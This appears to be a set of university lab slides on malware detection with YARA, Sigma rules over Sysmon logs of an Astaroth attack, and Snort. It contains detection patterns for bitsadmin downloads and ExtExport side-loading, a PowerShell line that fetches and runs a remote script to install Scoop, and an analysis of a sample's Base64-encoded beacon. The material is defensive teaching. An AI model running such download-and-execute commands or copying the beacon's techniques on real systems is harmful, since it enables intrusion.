UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II

Malware Detection Practical Labs

Software Security

a.a. 2022/2023

Laurea Magistrale in Ing. Informatica

Roberto Natella

Roadmap

- Malware detection using **YARA**
  - Write rules for Lab01-01 **(required)**
  - Write rules for Lab01-04 **(optional)**
  - Use yarGen **(optional)**
- Malware detection using **Sigma**
  - Run Astaroth attack, detect BITSadmin and ExtExport **(required)**
  - Run Astaroth attack, detect persistence on registry and on start-up folder **(optional)**
- Malware detection using **Snort**
  - Write signatures for Lab14-01 **(optional)**

Tasks – YARA (required)

- Write a YARA rule to match ***Lab01-01.dll***, using the following host-based indicators:
  - Hard-coded mutex name ("very specific" string – you need to use IDA Pro)
  - Hard-coded IP address ("very specific" string)
  - You can include "specific" strings (at least 2+ of them should match)
- Write another YARA rule to to match ***Lab01-01.exe***
  - Path of a malicious DLL ("very specific" string)
  - A message printed by the malware ("very specific" string)
- **Run the YARA command line tool** to check these rules

Tasks – YARA (optional)

- Write another YARA rule to to match ***Lab01-04.exe***
  - Paths of malicious EXE files
  - Hard-coded domain name
- Run **yarGen** to extract suspicious strings

Tasks – Sigma (required)

- Enable **Sysmon**
- Run the **Astaroth attack**, collect logs from **Event Viewer**
- Write **Sigma rules** to detect the attack
- Run the Sigma rules on the **collected logs** (**Sigma** and **Zircolite** tools)

Task


Astaroth malware

- BITS
- ExtExport
- StartUp folder
- Registry Run Key

Sysmon

+

Windows Event Viewer




.EVTX log file

Zircolite

Sigma Rule

Sigma Converter (sigmac)



.JSON ruleset

Malware detected!

Sysmon Events


Run Sysmon as a kernel driver and as a Windows service ("-i")

```
$ git clone https://github.com/SwiftOnSecurity/sysmon-config

$ Sysmon64.exe -i  sysmon-config\sysmonconfig-export.xml

... perform the attack ...
```


Shutdown Sysmon, remove drivers and service ("-u")

```
$ Sysmon64.exe -u
```


Sysmon


Amministratore: Prompt dei comandi
System Monitor v13.33 - System activity monitor
By Mark Russinovich and Thomas Garnier
Copyright (C) 2014-2022 Microsoft Corporation
Using libxml2. libxml2 is Copyright (C) 1998-2012 Daniel Veillard. All Rights Reserved.
Sysinternals - www.sysinternals.com
Loading configuration file with schema version 4.50
Sysmon schema version: 4.81
Configuration file validated.
Sysmon64 installed.
SysmonDrv installed.
Starting SysmonDrv.
SysmonDrv started.
Starting Sysmon64..
Sysmon64 started.

Event Viewer




Event Viewer




You will find events form **Sysmon** at:

Application and Service Logs
> Microsoft
> Windows
> Sysmon
> Operational

Event Viewer



Sysmon events



SIGMA rules can be focused on specific Event IDs

Have a look at event attributes to learn about which ones to use

Sysmon events


Category	Event ID
Sysmon Service Status Changed	0
Process Create	1
File Creation Time Changed	2
Network Connection	3
Sysmon Service State Change	4
Process Terminated	5
Driver Loaded	6
Image Loaded	7
CreateRemoteThread	8
RawAccessRead	9

Category	Event ID
Process Access	10
File Create	11
Registry Object CreateDelete	12
Registry Value Create	13
Registry Object Rename	14
File Create Stream Hash	15
Sysmon Configuration Changed	16
Pipe Created	17
Pipe Connected	18
Error	255

v6

Mark Russinovich, **"How to Go from Responding to Hunting with Sysinternals Sysmon"**, RSA 2017

Event sources - reference



Ultimate IT SECURITY

March 2023 Patch Tuesday — "Patch Tuesday - Two Zero Days, Nine (

LOGbinder

User name:
Password:
Login / Forgot?
Register

Security Log | Windows | SharePoint | SQL Server | Exchange | Training | Tools | Newsletter | Webinars | Blog

Webinars | Training | Encyclopedia | Quick Reference | Book

Encyclopedia

- Event IDs
- All Event IDs
- Audit Policy

Go To Event ID: Go

Security Log Quick Reference Chart

Download now!

Tweet

Share

Windows Security Log Events

- All Sources
- Windows Audit
- SharePoint Audit (LOGbinder for SharePoint)
- SQL Server Audit (LOGbinder for SQL Server)
- Exchange Audit (LOGbinder for Exchange)
- Sysmon (MS Sysinternals Sysmon)

Windows Audit Categories: All categories
Subcategories: All subcategories

Windows Versions:
- All events
- Win2000, XP and Win2003 only
- Win2008, Win2012R2, Win2016 and Win10+, Win2019

Category: All

Windows	1100	The event logging service has shut down
Windows	1101	Audit events have been dropped by the transport.
Windows	1102	The audit log was cleared
Windows	1104	The security Log is now full
Windows	1105	Event log automatic backup
Windows	1108	The event logging service encountered an error
Windows	4608	Windows is starting up
Windows	4609	Windows is shutting down
Windows	4610	An authentication package has been loaded by the Local Security Authority
Windows	4611	A trusted logon process has been registered with the Local Security Authority
Windows	4612	Internal resources allocated for the queuing of audit messages have been exhausted, leading to the loss of some audits.
Windows	4614	A notification package has been loaded by the Security Account Manager.

SIGMA rules for Astaroth

UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II

1. **astaroth-bits.yml**: detect every execution of **BITSAdmin** that uses the **/transfer** flag to download a file
2. **astaroth-extexport.yml**: detect any execution of **ExtExport.exe with at least some parameter** (this should be a very rare event)
3. **astaroth-startup.yml**: detect any new file dropped in the **StartUp folder**
4. **astaroth-reg.yml**: detect a new **"StartUp" registry key** in HKCU\CurrentVersion\Explorer\Shell Folders, pointing to launcher.lnk

SIGMA rules for Astaroth

UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II

astaroth-bits.yml

```
title: Bitsadmin Download
id: d059842b-6b9d-4ed1-b5c3-5b89143c6ede
status: experimental
description: Detects usage of bitsadmin downloading a file
references:
    - https://blog.netspi.com/15-ways-to-download-a-file/#bitsadmin
    - https://isc.sans.edu/diary/22264
tags:
    - attack.defense_evasion
    - attack.persistence
    - attack.t1197
    - attack.s0190
date: 2017/03/09
modified: 2019/12/06
author: Michael Haag
logsource:
    service: sysmon
    product: windows
```

SIGMA rules for Astaroth

UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II

astaroth-bits.yml

```
detection:
    event:
        EventID: 1
    selection1:
        Image: '*\bitsadmin.exe'
        CommandLine: '* /transfer *'
    selection2:
        CommandLine: '*copy bitsadmin.exe*'

    condition: event and (selection1 or selection2)

fields:
    - CommandLine
    - ParentCommandLine
falsepositives:
    - Some legitimate apps use this, but limited.
level: medium
```

SIGMA rules for Astaroth

UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II

astaroth-extexport.yml

```
title: ExtExport.exe DLL Side Loading
id: xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx
status: experimental
description: Detects ExtExport.exe with arguments being executed. Could
indicate a DLL Side-Loading attempt.
references:
    - https://lolbas-project.github.io/lolbas/Binaries/Extexport/
    - http://www.hexacorn.com/blog/2018/04/24/extexport-yet-another-lolbin/
tags:
    - attack.execution
    - attack.defense_evasion
    - attack.t1059
    - attack.t1073
author: Martin, Anartz
date: 2020/06/30
logsource:
    service: sysmon
    product: windows
```


SIGMA rules for Astaroth

astaroth-extexport.yml

```
detection:
  selection:
    EventID: 1
    Image:
      - '*\extexport.exe'
  filter:
    CommandLine:
      - '^[Cc]\:\\[Pp]rogram\ [Ff]iles(\ \([Xx]86\))?\\[Ii]nternet\ [Ee]xplorer\\[Ee]xt[Ee]xport\.exe$'

  condition: selection and not filter

fields:
    - CommandLine
falsepositives:
    - Depending on the estate activity. They should be rare.
level: medium
```

NOTE: The rule should be further refined by **baselining it against the usual activity** in the system, **whitelisting any legitimate use case** for this binary.

SIGMA rules



Write down SIGMA rules into **.YML files**

SIGMA rules for Astaroth (optional)

- Start-up detection rule:
  - **"File creation" events**, with **target path** containing the **StartUp folder** and **executable file extensions** (lnk, bat, ps1, etc.)
- Registry modification rule:
  - **"Process creation" events**, with **command line** containing "**reg.exe**" and the "**Shell Folders**" key

- To ease the task, **pick rules** from this repo, and **customize them** as appropriate
  - https://github.com/joesecurity/sigma-rules/

Analyzing Windows Events

```
PS> Set-ExecutionPolicy RemoteSigned -Scope CurrentUser
PS> Invoke-Expression (New-Object
System.Net.WebClient).DownloadString('https://get.scoop.sh')
PS> scoop install python3
PS> scoop install rust
```

```
PS> git clone https://github.com/SigmaHQ/sigma
PS> cd sigma
PS> pipenv install
```

```
PS> git clone https://github.com/wagga40/Zircolite
PS> cd Zircolite
PS> pip3 install -r requirements.txt
```

Analyzing Windows Events

```
PS> python3 .\tools\sigmac
    -t sqlite
    -c tools/config/generic/sysmon.yml
    -c tools/config/generic/powershell.yml
    -c tools/config/zircolite.yml
    -d <PATH_TO_FOLDER_WITH_YAML_FILES_WITH_SIGMA_RULES>
    -r
    --output-fields title,id,description,author,tags,level,falsepositives,filename,status
    --output-format json
    -o <PATH>\new_rules.json
    --backend-option table=logs
```

https://github.com/wagga40/Zircolite/blob/master/docs/Usage.md#generate-your-own-rulesets

Analyzing Windows Events

```
PS> python3 .\zircolite.py
            --evtx <PATH>\sysmon_log.evtx
            --ruleset <PATH>\new_rules.json
```

Analyzing Windows Events

Snort - optional task


- Analyze the malware in file ***Lab14-01.exe***

- Identify the category of this malware
- Write a Snort rule for matching the beacon message

Snort - optional task

- ***Questions for the malware analyst***
  - Which networking libraries does the malware use, and what are their advantages?
  - What source elements are used to construct the networking beacon, and what conditions would cause the beacon to change?
  - Why might the information embedded in the networking beacon be of interest to the attacker?
  - Does the malware use standard Base64 encoding? If not, how is the encoding unusual?
  - What is the overall purpose of this malware?
  - What elements of the malware's communication may be effectively detected using a network signature?
  - What mistakes might analysts make in trying to develop a signature for this malware?
  - What set of signatures would detect this malware (and future variants)?

Malware analysis




Malware analysis

The malware beacons to www.practicalmalwareanalysis.com

```
GET /ODA6NmU6NmY6NmU6Njk6NjMtSUVVc2Vy/y.png HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1;
Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729;
.NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: www.practicalmalwareanalysis.com
Connection: Keep-Alive
```

Malware analysis

- WhatIsMyBrowser confirms that the User Agent is a valid, known one



Malware analysis

- By Base64 decoding, we get: **80:6e:6f:6e:69:63-IEUser**
- Running the malware again on the same host reveals the same output
- The first element is the **hardware profile** of the machine (**not a MAC address**)
- The second element is the **current logged on user**

```
C:\Users\IEUser>reg query "HKLM\System\CurrentControlSet\Control\IDConfigDB\Hardware Profiles" /s

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\IDConfigDB\Hardware Profiles
    Unknown     REG_DWORD     0x1
    Undocked    REG_DWORD     0x1

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\IDConfigDB\Hardware Profiles\0000
    PreferenceOrder     REG_DWORD     0xffffffff
    FriendlyName     REG_SZ     New Hardware Profile
    Pristine     REG_DWORD     0x1
    Aliasable     REG_DWORD     0x0

HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\IDConfigDB\Hardware Profiles\0001
    PreferenceOrder     REG_DWORD     0x0
    FriendlyName     REG_SZ     Undocked Profile
    Aliasable     REG_DWORD     0x0
    Cloned     REG_DWORD     0x1
    HwProfileGuid     REG_SZ     {[redacted]-806e6f6e6963}

C:\Users\IEUser>_
```

Malware analysis


The beacon message is based on:


- GetCurrentHwProfileA
- GetUserNameA

```
var_10098= byte ptr -10098h
HwProfileInfo= tagHW_PROFILE_INFOA ptr -10084h
var_10008= dword ptr -10008h
nSize= dword ptr -10004h
var_10000= byte ptr -10000h
Buffer= byte ptr -8000h

push    ebp
mov     ebp, esp
mov     eax, 10160h
call    __alloca_probe
mov     [ebp+nSize], 7FFFh
push    7FFFh           ; size_t
push    0               ; int
lea     eax, [ebp+var_10000]
push    eax             ; void *
call    _memset
add     esp, 0Ch
lea     ecx, [ebp+HwProfileInfo]
push    ecx             ; lpHwProfileInfo
call    ds:GetCurrentHwProfileA
movsx   edx, [ebp+HwProfileInfo.szHwProfileGuid+24h]
push    edx
movsx   eax, [ebp+HwProfileInfo.szHwProfileGuid+23h]
push    eax
movsx   ecx, [ebp+HwProfileInfo.szHwProfileGuid+22h]
push    ecx
movsx   edx, [ebp+HwProfileInfo.szHwProfileGuid+21h]
push    edx
movsx   eax, [ebp+HwProfileInfo.szHwProfileGuid+20h]
push    eax
movsx   ecx, [ebp+HwProfileInfo.szHwProfileGuid+1Fh]
push    ecx
movsx   edx, [ebp+HwProfileInfo.szHwProfileGuid+1Eh]
push    edx
movsx   eax, [ebp+HwProfileInfo.szHwProfileGuid+1Dh]
push    eax
movsx   ecx, [ebp+HwProfileInfo.szHwProfileGuid+1Ch]
push    ecx
movsx   edx, [ebp+HwProfileInfo.szHwProfileGuid+1Bh]
push    edx
movsx   eax, [ebp+HwProfileInfo.szHwProfileGuid+1Ah]
push    eax
movsx   ecx, [ebp+HwProfileInfo.szHwProfileGuid+19h]
push    ecx
push    offset aCCCCCCCCCCC ; "%c%c:%c%c:%c%c:%c%c:%c%c:%c%c"
lea     edx, [ebp+var_10098]
push    edx             ; char *
call    _sprintf
add     esp, 38h
mov     [ebp+nSize], 7FFFh
lea     eax, [ebp+nSize]
push    eax             ; nSize
lea     ecx, [ebp+Buffer]
push    ecx             ; lpBuffer
call    ds:GetUserNameA
```

Malware analysis

- The malware uses a Base64-encoding index string
- By looking at cross-references, the encoding routine is ‘sub_401000’
- It uses a non-standard padding character ‘61h’ (a) rather than ‘=’





Snort signatures

- Analysts may make a signature too broad or too lax
- If analysis wasn't done on what is creating the beacon and its use of abnormal padding, analysis **may make it seem like 'a.png' is always being retrieved** (for example in the case where padding needed to be used and made the end of the base64-encoded string 'a').
- **Another mistake would be to target the User-Agent, username, MAC, or another field which is dynamically set** based on the system the malware is run on
- If this was setup to alert on any traffic to this domain then in the case of a compromised domain or a domain which is reused it would be very easy to make the rule too broad.

Snort signatures

- To detect this malware, we can create at least 2 Snort rules
  1. one to identify any **base64-encoded data** which has a **pattern involving colons and finally a ‘-‘ character**
  2. one to identify **Base64-encoded data** sent when fetching the **single character png resource**

Snort signatures

- For **every 4 bytes of Base64**-encoded data it will translate to **3 bytes of plaintext**
- Examining this decoded data reveals a pattern
- The presence of **a colon after 2 characters** (to ensure no padding) is signified ending with the **number ‘6’**
- The presence of a **dash after 2 characters** (to ensure no padding) is signified by the **letter ‘t’**